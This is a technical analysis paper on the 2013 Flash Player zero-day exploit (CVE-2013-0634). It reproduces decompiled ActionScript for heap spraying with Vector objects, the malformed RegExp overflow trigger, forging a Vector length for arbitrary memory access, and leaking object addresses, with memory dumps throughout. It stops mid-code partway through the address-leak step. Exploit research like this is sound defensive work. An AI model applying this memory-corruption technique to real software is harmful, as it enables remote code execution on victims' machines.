Smashing the Heap with Vector:

Advanced Exploitation Technique in Recent Flash Zero-day Attack

by Haifei Li (haifei.van@hotmail.com), February, 2013
current version 1.1, always check the latest version of this paper at here

Introduction

On February 7, 2013, Adobe issued a security bulletin [1] warning zero-day attacks which leverage two Flash Player vulnerabilities. One of the vulnerabilities, CVE-2013-0634, is related to regular expression handling in ActionScript. The original sample was a Flash file which is embedded in a Word file, while future digging showed that the single Flash is also a working exploit that can work through browsers. Additional tests showed some important information: this Flash exploit works perfectly on a Windows 7 machine without even using a non-ASLR module. While bypassing ASLR and DEP on Windows 7 is still a somehow technical challenge in the industry and I don't often see in-the-wild exploits have this ability, I decided to take an in-depth look into the exploit.

This paper shares my personal analysis and findings, it discloses the full details of the advanced exploitation technique used in this attack. This is in fact a somehow new technique which leverages the custom heap management on Flash Player to gain highly-reliable exploitation bypassing both the ASLR and DEP. Additionally, the technique would be considered as a common exploitation approach on Flash Player, it is not limited to this specific Flash vulnerability and may apply to other Flash or even non-Flash vulnerabilities.

Introducing the Flash Player's Custom Heap Management

Probably for performance reasons, Adobe maintains a custom heap management (a.k.a. "allocator") on Flash Player, the implementation of the allocator can be briefly described in 3 conditions.

Memory Block Allocation

1. When a memory request with the size which is greater than 0x7F0h is submitted to the allocator, the allocator then transfer the job to the OS allocator and the OS allocator will allocate and return the new block. We can see such a determination in the following disassembly code.

```
.text:104A2F30 fp_heap_alloc     proc near               ; CODE XREF: sub_1001A690+260p
.text:104A2F30                                           ; sub_1001F8C6+C0p ...
.text:104A2F30
.text:104A2F30 Destination       = dword ptr -4
.text:104A2F30 arg_0               = dword ptr  4
.text:104A2F30
.text:104A2F30                     push    ecx
.text:104A2F31                     cmp     edx, 7F0h
```

2. When a small block (which means the size is less than or equal to 0x7F0) is in need, the allocator will search in the management trying to find a block who has the same size and has been marked as "freed". If it finds out such one, the block will be returned to the caller directly for use. Otherwise, it goes to condition 3.

3. When a small block is in need but there isn't a "freed" block with the same size, the allocator will allocate a large memory page and divide the whole page into many smaller blocks (with the requesting size), and return the 1st one on the linked-list for use.

With the above simple operation, the application would reduce the times of calling the OS allocator significantly. A typical memory page divided by the allocator may have the following structure:

<page header>
<Block 1>
<Block 2>
..
<Block N>

For example, for the following memory page at 0x03520000:

```
03520000    00 04 01 00 18 00 00 00 00 30 53 03 38 13 53 03
03520010    00 20 82 03 00 0C 7C 03 00 E0 7E 03 10 03 52 03
```

```
03520020  00 20 82 03 00 E0 7E 03 01 00 01 01 40 00 52 03
03520030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
03520040  68 DD B3 10 00 00 00 00 00 00 00 D0 99 76 03
03520050  00 00 00 00 00 00 00 00 70 DD B3 10 28 F6 7E 03
03520060  20 80 7D 03 40 00 52 03 68 35 5F 03 00 00 00 00
```

For the above page, the DWORD at offset 4 of the page header (0x18) describes the block size in this page, which means the memory page is divided into many 0x18-length blocks. The 1st block can be found from the offset 0x40 so the address is 0x03520040, and the 2nd block is at 0x03520058.

There is another important feature in Flash Player custom allocator. For every allocating size, the allocator will make sure the size is aligned with 8 (finding the minimum 8-aligned size), not DWORD. And for allocating size that is greater than 0x80, the align size is not 8 but 16, which means it will only have blocks with size 0x80, 0x90, 0xA0, no 0x88 for example. This feature is important for understanding the exploitation process exactly, we will mention it in later sections.

Memory Block De-allocation/Freeing

Freeing a block is simple in the custom management, it just detaches the pointer from the managing linked-list. Additionally, the 1st DWORD on the freed block will be set to the pointer for the next available freed block which has the same size of the freed block.

In fact, Adobe implemented a quite-similar management on Adobe Reader, a detailed research of the Adobe Reader heap management was did by the same author of this paper in 2010, the paper can be found here [2], it would be very helpful for readers who are interested in more details on how the custom heap management works.

The Exploitation Process

Back to the exploit we researched, there are couple tools that can be used to decompile Flash file to obtain the ActionScript source code. After the de-compilation, all we have is a class named "LadyBoyle" which contains the full exploitation code. We are going to review the code and discuss the exploitation processes step by step.

Determining the Environment

At the beginning, the exploit calls the property "version" of the ActionScript native class "Capabilities" to get the exact information for which Flash Player the victim is running.

```
this.version = Capabilities.version.toLowerCase().toString();
switch(this.version) {
	case "win 11,5,502,146": {
		break;
	}
	case "win 11,5,502,135": {
		break;
	}
	case "win 11,5,502,110": {
		break;
	}
	case "win 11,4,402,287": {
		break;
	}
	case "win 11,4,402,278": {
		break;
	}
	case "win 11,4,402,265": {
		break;
	}
	default: {
		return this.empty();
		break;
	}
}
```

It's also calling the "os" property to get the OS information.

```
var _loc_19:* = Capabilities.os.toLowerCase().toString();
switch(_loc_19) {
	case "windows 7": {
		break;
	}
	case "windows server 2008 r2": {
		break;
	}
	case "windows server 2008": {
		break;
	}
	case "windows server 2003 r2": {
		break;
	}
	case "windows server 2003": {
		break;
	}
	case "windows xp": {
		break;
	}
	case "windows vista": {
		break;
	}
	default: {
		return this.empty();
		break;
	}
}
```

As shown above, only the listed Flash Player and OS versions will be attacked. Other versions will make the function return and no future exploitation will be performed.

The exploit uses this trick couple times in the following processes as well, by knowing the exact version of the Flash Player and the OS, the attacker would know the exact Flash Player binary and the exploit mitigations that he/she needs to defeat.

Spraying the Heap with ActionScript "Vector.<>" Objects

Next, the exploit starts doing its most important job, it sprays the heap by creating a lot of "Vector.<Number>" and "Vector.<Object>" instances. The process is kind of complex, we describe it step by step.

At the beginning, it uses the following code to create a "Vector.<Object>", which has 16 elements.

```
var obj:Vector.<Object> = new Vector.<Object>(16);
```

According to the following description on Adobe's ActionScript reference, this means all the 16 elements should be objects:

Creates a new Vector instance whose elements are instances of the specified data type. When calling this function, you specify the data type of the result Vector's elements (the Vector's base type) using a type parameter. This function uses the same syntax that's used when declaring a Vector instance or calling the new Vector.<T>() constructor

For Vector.<Object>, as the Object class is at the root of the ActionScript runtime class hierarchy, so every type of ActionScript objects will be okay to saved to this "Vector.<Object>" object.

Next, the exploit's work is filling all the 16 elements. The 1st element will be set to a RegExp:

```
obj[0] = new RegExp(_loc_24, "");
```

Then, for the following 8 objects from obj[1] to obj[8], they will all be set to a new "Vector.<Number>" object, and the "Vector.<Number>" has 16 elements. Here is the situation for the 1st obj[1].

```
obj[1] = new Vector.<Number>(16);
```

Right now, the 16 elements for the "Vector.<Number>" are still empty, so we initialize some data for them.

```
obj[1][0] = 0;
obj[1][1] = 0;
obj[1][2] = 0;
obj[1][3] = 0;
obj[1][4] = 0;
obj[1][5] = 0;
obj[1][6] = 0;
obj[1][7] = 0;
obj[1][8] = 0;
```

```
obj[1][9] = 0;
obj[1][10] = 0;
obj[1][11] = 0;
obj[1][12] = 0;
obj[1][13] = 0;
obj[1][14] = 0;
obj[1][15] = 1;
```

We did the same thing from the obj[1] to obj[8], so, right now, we'v set 9 elements for the root "Vector.<Object>", we still need to set the rest 7 elements.

For the rest 7 elements, they are not set with "Vector.<Number>", instead, they are set with "Vector.<Object>". For each "Vector.<Object>", it will have 32 elements. The code looks like the following:

```
obj[9] = new Vector.<Object>(32);
obj[9][0] = null;
obj[9][1] = _loc_6;
obj[9][2] = _loc_4;
obj[9][3] = _loc_4;
obj[9][4] = _loc_4;
obj[9][5] = _loc_4;
obj[9][6] = _loc_4;
obj[9][7] = _loc_4;
obj[9][8] = _loc_4;
obj[9][9] = _loc_4;
obj[9][10] = _loc_4;
obj[9][11] = _loc_4;
obj[9][12] = _loc_4;
obj[9][13] = _loc_4;
obj[9][14] = _loc_4;
obj[9][15] = _loc_4;
obj[9][16] = _loc_4;
obj[9][17] = _loc_4;
obj[9][18] = _loc_4;
obj[9][19] = _loc_4;
obj[9][20] = _loc_4;
obj[9][21] = _loc_4;
obj[9][22] = _loc_4;
obj[9][23] = _loc_4;
obj[9][24] = _loc_4;
obj[9][25] = _loc_4;
obj[9][26] = _loc_4;
obj[9][27] = _loc_4;
```

```
obj[9][28] = _loc_4;
obj[9][29] = _loc_4;
obj[9][30] = _loc_4;
obj[9][31] = _loc_4;
```

As we can see above, the 32 elements (which should be Object, as the meaning of "Vector.<Object>") are all initialized. The 1st one is set to "null", the 2nd one is set to "_loc_6" which is a "Sound()" class instance.

```
var _loc_6:* = new Sound();
```

The rest elements (from the 3rd element) will all be initialized to "_loc_4", which actually is a "ByteArray()" instance.

```
var _loc_4:* = new ByteArray();
```

Right now, we have filled all the 16 elements for the root "Vector.<Object>". Let's have a quick summary to see how the picture looks like, obj[0] will be a "RegExp" instance, obj[1] to obj[9] will be "Vector.<Number>(16)" with initialized Numbers, and obj[10] to obj[15] will be "Vector.<Object>(32)" with initialized object pointers.

Not only allocating the 16 "Vector.<Object>" root objects, but also, the exploit uses a loop to do such an allocation/initialization repeatly. Specifically, it allocates as many as 0x4000 of such root objects, and save each of the object pointer to a higher root object, we name the higher root object as "_loc_5". Following is the looping logic:

```
_loc_1 = 0;
while (_loc_1 < 0x4000)
{
    //allocate a "obj"
    var obj:Vector.<Object> = new Vector.<Object>(16);

    //initialize the "obj"..

    //save the pointer to "_loc_5"
    _loc_5[_loc_1] = obj;

    _loc_1++
}
```

Memory Structure of "Vector.<Number>" and "Vector.<Object>"

As we learned, the previous step was most likely doing some heap-spraying work, the memory allocations are likely be done by the constructor "new Vector.<Number>(16)" (obj[1] - obj[8]) and "new Vector.<Object>(32)" (obj[9] - obj[15]). So, understanding how the memory picture for these ActionScript objects is especially important for us to understand the exploitation.

In fact, every ActionScript object has a class structure in memory which links to all the information (such as the vtable pointer for class object) of the object. The notable thing is for instanced classes, the instanced memory will not sit in the object structure but the pointer of the memory will be provided to the object structure.

For the above instanced "Vector.<Number>(16)", the instanced memory block has the length 0x90 and it looks like the following:

```
0635B2F0  10 00 00 00 00 30 53 03 00 00 00 00 00 00 00 00
0635B300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B370  00 00 00 00 00 00 F0 3F 00 00 00 00 01 00 00 00
```

The 1st DWORD is the element count of the "Vector" object, in this case we are having 16 Numbers so the value is 0x10. The 2nd DWORD is a pointer related to the class structure but we don't care it here. From the offset 8, the 16 Numbers will be placed in the memory in order. Since an ActionScript Number represents an IEEE-754 double-precision floating-point number, it occupies 8 bytes for each. After the 16 Numbers, there are also 8 bytes we don't care. The whole 0x90-length structure can be described as following:

Number_of_elements (“n”)	DWORD
Uncared1	DWORD
Number[0]	8 bytes
Number[1]	8 bytes
..	8 bytes
Number[n-1]	8 bytes

We can confirm the structure by looking at the 8 bytes of Number[15] which are "00 00 00 00 00 00 F0 3F" and they stands for the floating-point number 1, we have set the last Number as 1 previously:

```
obj[1][15] = 1;
```

For the instanced "Vector.<Object>(32)", the memory block is also 0x90 length, the memory organization is a little different:

```
06350040  E0 C6 B2 10 20 00 00 00 01 00 00 00 21 60 90 03
06350050  89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
06350060  89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
06350070  89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
06350080  89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
06350090  89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
063500A0  89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
063500B0  89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
063500C0  89 DB BA 03 89 DB BA 03 00 00 00 00 00 00 00 00
```

The 1st DWORD is a v-table pointer this "Vector.<Object>" class, the 2nd DWORD is the element count so we have 32 elements. From offset 8, all the pointers of the elements are saved in order. Rather than the “Number”, an “Vector.<Object>” is actually an object which occupies only a DWORD (4 bytes) in memory. Also, we don't care the last 8 bytes.

As we know we have set the 1st element as null, the 1st DWORD we found in the above memory dump is 1 which actually stands for 0. This is because that all the ActionScript objects are represented as "Atom" in Flash Player memory. More details regarding this representation can be found here [3] and [4]. For Objects, we should remove the last bit 1 to get the actual pointer.

This means the 1st element is a null object, the 2nd is an object at 0x03906020 which actually is the "_loc_6" ("Sound()" instance), the others are "_loc_4" which is a ByteArray instance and the object pointer is 0x03BADB88, for the above showed memory block.

After the Spraying: The Memory Picture

As we've discussed, the "Vector.<Number>(16)" and the "Vector.<Object>(32)" both occupy the 0x90-length memory block. As for each loop, it will allocate 15 0x90-length blocks (except the obj[0]), the total block number comes to 0x3C000, which will spray approximate 0x21C0000 (~33M) virtual memory.

Leaving the Hole: Freeing the Heap Block

So, right now, we have a lot of 0x90 memory blocks in the memory. In this step, the exploit is setting some of the objects to "null", which will result in the related instanced memory to be freed.


```
_loc_1 = 0x2012;
while (_loc_1 < (0x4000 - 1))
{

if (_loc_1 % 2 != 0)
{
        _loc_5[_loc_1][2] = null;
}
_loc_1 = _loc_1 + 1;
}
```

As we can see, only the later-allocated objects will be freed (from loop 0x2012), also it's only for odd loops.

Considering obj[2] is actually "Vector.<Number>(16)", the related 0x90-length blocks for that "Vector.<Number>(16)" will be freed. For continuous same-size block allocations, the custom allocator will allocate the blocks continuously from lower memory to higher memory. After the de-allocation, the block organization in memory would look like the following.

PS: We use simple symbol "obj" to represent its instance memory, while we should note that the instanced memory of the class object and the class object itself are different.



The core goal for this step is leaving some "holes" in the memory, in the next step the exploit will fill one of the "hole" with the vulnerable heap block.

Triggering the Vulnerability

Since the goal of this paper is to describe the exploitation technique, the vulnerability details will just be briefly discussed.

The following code is used to trigger the vulnerability:

```
_loc_2 = "(?i)()()(?-i)||||||||||||||||||||||";
var _loc_20:* = new RegExp(_loc_2, "");
```

As we can see, a malformed regular expression string is transferred to the handling class "RegExp", this will result the class to calculate a size of a heap memory and allocate it. Then, some data will be copied to the heap. Unfortunately, the calculation function has some problem which gives a smaller size. When copying more data to the smaller heap, heap-based buffer overflow thus happens.

For the above regular expression string, the calculated block size is 0x85. In a typical 8-bytes-aligned or DWORD-aligned allocator, it will be filled to a 0x88-length block. However, as we discussed in the previous "Flash Player's Custom Heap Management" section, for block size which is greater than 0x80, only 0x10-aligned blocks will be provided.

Therefore, the vulnerable heap block will be allocated to a 0x90-length block since there is no 0x88-length block is provided. Considering that we just freed some 0x90-length block previously, the vulnerable block will be directly filled into one of the freed blocks.

The freed 0x90-length block is for "obj[2]", so, after the allocation, the 8 "obj" blocks would look like the following:

obj[1]	in-use
obj[2]	in-use, filling with the vulnerable block
obj[3]	in-use
obj[4]	in-use
obj[5]	in-use
obj[6]	in-use
obj[7]	in-use
obj[8]	in-use

For the heap-overflow, about 0xB0 bytes will be overwritten to the 0x90-length block. Taking a look at the above memory organization we would realize that some fields of the next "obj" (so it's obj[3]) will be rewrote. The overflowed memory looks like the following:

```
05A845C0   C0 4E A8 05 85 00 00 00 01 08 00 00 00 00 00 00   繡??……..
05A845D0   02 00 00 00 00 00 00 00 28 00 00 00 00 00 00 00   …….(…….
05A845E0   00 00 00 00 00 00 00 00 5D 00 15 5E 00 05 00 01   ……..].^..
05A845F0   54 00 05 5E 00 05 00 02 54 00 05 18 00 53 00 05   T.^..T..S.
05A84600   18 00 53 00 05 18 00 53 00 05 18 00 53 00 05 18   .S..S..S.
05A84610   00 53 00 05 18 00 53 00 05 18 00 53 00 05 18 00   .S..S..S..
05A84620   53 00 05 18 00 53 00 05 18 00 53 00 05 18 00 53   S..S..S..S
05A84630   00 05 18 00 53 00 05 18 00 53 00 05 18 00 53 00   ..S..S..S.
05A84640   05 18 00 53 00 05 18 00 53 00 05 18 00 53 00 05   .S..S..S.

05A84650   18 00 53 00 05 18 00 53 00 05 18 00 53 00 05 18   .S..S..S.
05A84660   00 53 00 05 18 00 53 00 05 18 00 54 00 83 00 00   .S..S..T.?.
05A84670   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ……..……..
05A84680   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ……..……..
05A84690   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ……..……..
05A846A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ……..……..
05A846B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ……..……..
05A846C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ……..……..
05A846D0   00 00 00 00 00 00 F0 3F 00 00 00 00 01 00 00 00   ……..?…….
```

The address 0x05A84650 is actually the position of "obj[3]". We copy the original memory of obj[3] we showed previously:

```
0635B2F0   10 00 00 00 00 30 53 03 00 00 00 00 00 00 00 00
0635B300   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B310   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B320   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B330   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B340   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B350   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B360   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0635B370   00 00 00 00 00 00 F0 3F 00 00 00 00 01 00 00 00
```

The rewritten fields includes the 1st field which is describes the element number for the "Vector.<Number>(16)" object. After the overflow, obj[3] has a faked element number which is 0x00530018(highlighted with red color), which is much greater than 0x10.

Locating the Corrupted Vector.<Number>(16)

As we can see in the previous sections, the exploit smashed the heap carefully to make the vulnerability corrupt the obj[3]. However, since we have sprayed a lot of "obj[3]" in the heap, the next problem is how to locate the one that is corrupted.

The attack uses a smart way to do this, it searches all the objects with checking whose size is greater than 17, since the 1st 4 bytes has been rewritten (with more than 1 bytes), the DWORD element length would definitely be greater than 17. The following code performs the logic:

```
var _loc_21:Boolean = false;
var _loc_22:uint = 0;
_loc_1 = 0;

while (_loc_1 < 0x4000) {
    if (_loc_21) {
        break;
    }
    _loc_8 = 1;
    while (_loc_8 <= 8) {
        try {
            if ((_loc_5[_loc_1][_loc_8] as Vector.<Number>).length > 17) {
                _loc_7 = _loc_1;
                _loc_22 = _loc_8;
                _loc_21 = true;
                break;
            }
        }
        catch (e:Error) {
        }
        _loc_8 = _loc_8 + 1;
    }
    _loc_1 = _loc_1 + 1;
}

if (!_loc_21) {
    while (1) {
    }
}
```

PS: We can see some interesting action here, when it isn't able to find the corrupted block, it will go to an infinite loop which will force the whole Flash Player stop working after few minutes. This is a good trick to avoid application crash. It's better than just returning since returning will probably cause the application crash as some memory data were corrupted when triggering the GC.

Faking a Vector.<Number> with Infinite Elements

So, right now, we are able to locate the corrupted obj[3] (accessed via "_loc_5[_loc_7][_loc_22]"), due to the limitation of the overflow, we are not able to control the rewriting data exactly, so the element number of obj[3] is not fully-controlled by us. The next step, the exploit continues to "fake" the next obj (so it's obj[4]). It starts with the following code:

```
if (this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, 17)[0] == 0x10)
{
    _loc_9 = this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, 17)[1];
    (_loc_5[_loc_7][_loc_22] as Vector.<Number>)[17] = this.UintToDouble(0xFFFFFFFF, _loc_9);
    (_loc_5[_loc_7][_loc_22] as Vector.<Number>)[18] = this.UintToDouble(0x41414141, 0);
    ...
```

There are something need to be discussed first in order to understand the code. "ReadDouble(parm1, param2)" is a sub-function, it simply reads out the parm1[param2] and transfer the "double"/"Number" value to 2 DWORDs. It's exactly the same 2-DWORD as we see in the memory. The another sub-function "UintToDouble(dword1, dword2)" is actually doing the reversed job – transferring the 2 DWORDs to Number.

At the beginning of the code, it checks if the 1st DWORD of "obj[3][17]" is 0x10, since the element number is corrupted and is greater than 0x10, the obj[3] now has much more elements so it's legal to access the element[17].

```
05A846D0    00 00 00 00 00 00 F0 3F 00 00 00 00 01 00 00 00    element[15], element[16]
05A846E0    10 00 00 00 00 30 4C 03 00 00 00 00 00 00 00 00    element[17], element[18]
```

Some astute readers may realize that the element[17] is actually the element number for obj[4], the reading is out of the obj[3] and reaching the next obj[4].

PS: The attacker also uses this check to determinate it's in a 32-bit environment or not. The 64-bit exploitation follows the same methodology so it won't be discussed here.

Also, for the next lines of code, it overwrites the first 4 DWORDs of the obj[4] but keeps the 2nd DOWRD since it's a key field for faking a legal "obj". After the overwritten, the memory is dumped as following:

faked obj[4]:

```
05A846E0    FF FF FF FF 00 30 4C 03 41 41 41 41 00 00 00 00
...
```

This means the obj[4] has 0xFFFFFFFF elements, which will make the attacker be able to access whatever memory he wants.

For safety reasons, the exploit starts over another search to find out the obj[4], since in some special situations, such as reaching the end of a memory page when allocating obj[4], the continuous allocation may be broken, the reference for the faked object may not be the real obj[4].

Please note that we still use the filled order (obj[2], obj[3], obj[4], ..) for better description and reference, since the exploit uses searching for locating the object, it doesn't hurt even the obj[2]/obj[3]/obj[4] are not on the correct order.

This is the searching code:

```
_loc_21 = false;
_loc_1 = 0;
while (_loc_1 < 0x4000) {
    if (_loc_21) {
        break;
    }

    _loc_8 = 1;
    while (_loc_8 <= 8) {
        try {
            if (this.ReadDouble(_loc_5[_loc_1][_loc_8] as Vector.<Number>, 0)[0] ==
              0x41414141)
            {
                _loc_7 = _loc_1;
                _loc_22 = _loc_8;
                _loc_21 = true;
                break;
            }
        }
        catch (e:Error) {
        }
        _loc_8 = _loc_8 + 1;
    }
    _loc_1 = _loc_1 + 1;
}
```

The logic is simple, it uses the previously-set keyword 0x41414141 to find out the correct obj[4].

As the obj[4] now has the biggest element number, the attack is able to access (both reading and writing) every memories by getting/setting the element value for this "Vector.<Number>(0xFFFFFFFF)" object. It provides a great way for future memory smashing such as leading to memory leaks.

Correcting the obj[3]

As discussed, the element number for obj[3] has been corrupted by the overflow, in the following line of code, the attacker sets it back to 0x10.

```
(_loc_5[_loc_7][_loc_22] as Vector.<Number>)[0x1FFFFFED] = this.UintToDouble(0x10, _loc_9);
```

The accessing location is calculated with "8 + 0x1FFFFFED * 8" so it's exactly the negative 0x90, which points to the previous obj[3].

Searching for a Vector.<Object>(32)

In previous steps we were all dealing with the "Vector.<Number>(16)" which is from obj[1] to obj[8]. In this step the exploit searches for a "Vector.<Object>(32)" instance which is referred from obj[9] to obj[15].

As showed in the "Memory Structure" section, the memory block for "Vector.<Object>(32)" looks like the following:

```
06350040   E0 C6 B2 10 20 00 00 00 01 00 00 00 21 60 90 03
06350050   89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
06350060   89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
06350070   89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
06350080   89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
06350090   89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
063500A0   89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
063500B0   89 DB BA 03 89 DB BA 03 89 DB BA 03 89 DB BA 03
063500C0   89 DB BA 03 89 DB BA 03 00 00 00 00 00 00 00 00
```

Since the element length (0x20) and the 1st element value (0x01) are fixed, they are the 2nd DWORD and the 3nd DWORD in the block. The exploit can search these fixed bytes to locate a "Vector.<Object>(32)" block. It's done by the following code:

```
_loc_1 = 0;
while (_loc_1 < 0x1000) {
    if (this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, _loc_1)[1] == 0x20 &&
        this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, (_loc_1 + 1))[0] == 1) {
        _loc_11 = this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, (_loc_1 + 1))[1] & 0xFFFFFFF8;
        _loc_12 = this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, _loc_1 + 2)[0] & 0xFFFFFFF8;
        _loc_13 = _loc_12;
        break;
```

```
        }
        _loc_1 = _loc_1 + 1;
}
```

It searches in a maximal of (0x1000 * 8 =) 0x8000 bytes following the memory position of obj[4]. Since we allocated the Vector.<Number>(16) and Vector.<Object>(32) alternately, we would definitely reach such a block in most situations.

When it found the "Vector.<Object>(32)" block, the 2nd element is read, as we've set the 2nd element as "_loc_6" (a "Sound()" instance), the "_loc_11" would be the same pointer as "_loc_6". Also the 3nd element is read and saved to "_loc_12", where it's a "ByteArray()" instance.

As we have discussed previously, objects are represented as "Atom" in the memory, that's why we saw the DWORD is doing a "and" operation with 0xFFFFFFF8, this is for removing the last bit 1 to have the real pointer.

Also, when it's not found, the clean-up action is performed. The 0x1FFFFFFF will lead to overwrite the object itself. The crafted element length will be set back to 0x10 so it's safe to return.

```
if (_loc_1 == 0x1000) {
        (_loc_5[_loc_7][_loc_22] as Vector.<Number>)[0x1FFFFFFF] = this.UintToDouble(0x10, _loc_9);
        return;
}
```

Caculating the Address of obj[4] by Leveraging the De-allocation

Right now, we know that we can read and write any memory with the obj[4]. However, this still has some limitations. The problem is for a given memory address, we won't know the exact offset (so, the element order) from the address to our base obj[4]. To resolve the problem, we need to know the exact memory address for obj[4] itself. If we know the obj[4] address, we can calculate the element order with a simple math operation.

The attacker uses an ingenious method to achieve this. Let's take a look at the 1st operation:

```
        _loc_1 = 0;
        while (_loc_1 < 0x4000) {

                _loc_8 = 1;
                while (_loc_8 <= 8) {
                        if (!(_loc_1 == _loc_7 && _loc_8 == _loc_22)) {
                                _loc_5[_loc_1][_loc_8] = null;
                        }
```

```
                _loc_8 = _loc_8 + 1;
            }
            _loc_1 = _loc_1 + 1;
        }
```

The above code is freeing all the "Vector.<Number>(16)" objects, but keeping our obj[4] alive. Such a freeing will overwrite the 1st DWORD in the block as this DWORD is the pointer of the next available same-size block, this is a feature of the Flash Player's custom heap management which has been discussed previously in this paper.

The point is that, for the above loop, the ActionScript implementation won't free the objects case by case, instead, it will have an overview first on having all the object references who need to be freed, then, it starts to de-allocation the objects from the last object to the first object. After freeing all the other "Vector.<Number>(16)" objects, the memory around the obj[4] looks like the following:

in-use obj[4]:

```
058674A0   FF FF FF FF 00 30 4B 03 41 41 41 41 00 00 00 00
058674B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
058674C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
058674D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
058674E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
058674F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867500   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867510   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867520   00 00 00 00 00 00 F0 3F 00 00 00 00 00 00 00 00
```

freed obj[5]:

```
05867530   C0 75 86 05 00 30 4B 03 00 00 00 00 00 00 00 00
05867540   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867550   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867560   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867570   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867580   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867590   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
058675A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
058675B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

freed obj[6]:

```
058675C0   50 76 86 05 00 30 4B 03 00 00 00 00 00 00 00 00
058675D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
058675E0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
058675F0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867600    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867610    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867620    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867630    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05867640    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Since the de-allocation process was took from the last obj to the first obj, the obj[6] was freed prior to obj[5]. This resulted the "next available block pointer" of obj[5] points directly to obj[6], as we saw the 1st DWORD of obj[5] is 0x058675C0, which is exactly the address of obj[6].

Then, the exploit tries to find the above memory blocks starting from the crafted obj[4].

```
_loc_1 = 1;
while (_loc_1 < 4) {

    _loc_29 = this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, 17 * _loc_1 + (_loc_1 - 1));
    _loc_30 = this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, 17 * (_loc_1 + 1) + _loc_1);

    if (_loc_29[1] == _loc_9 &&
        _loc_30[1] == _loc_9 &&
        _loc_29[1] < _loc_29[0] &&
        _loc_30[1] < _loc_30[0] &&
        _loc_30[0] - _loc_29[0] == 0x90)
    {

            _loc_10 = _loc_29[0] - 0x90 * (_loc_1 + 1);
              break;
    }
    _loc_1 = _loc_1 + 1;
}
```

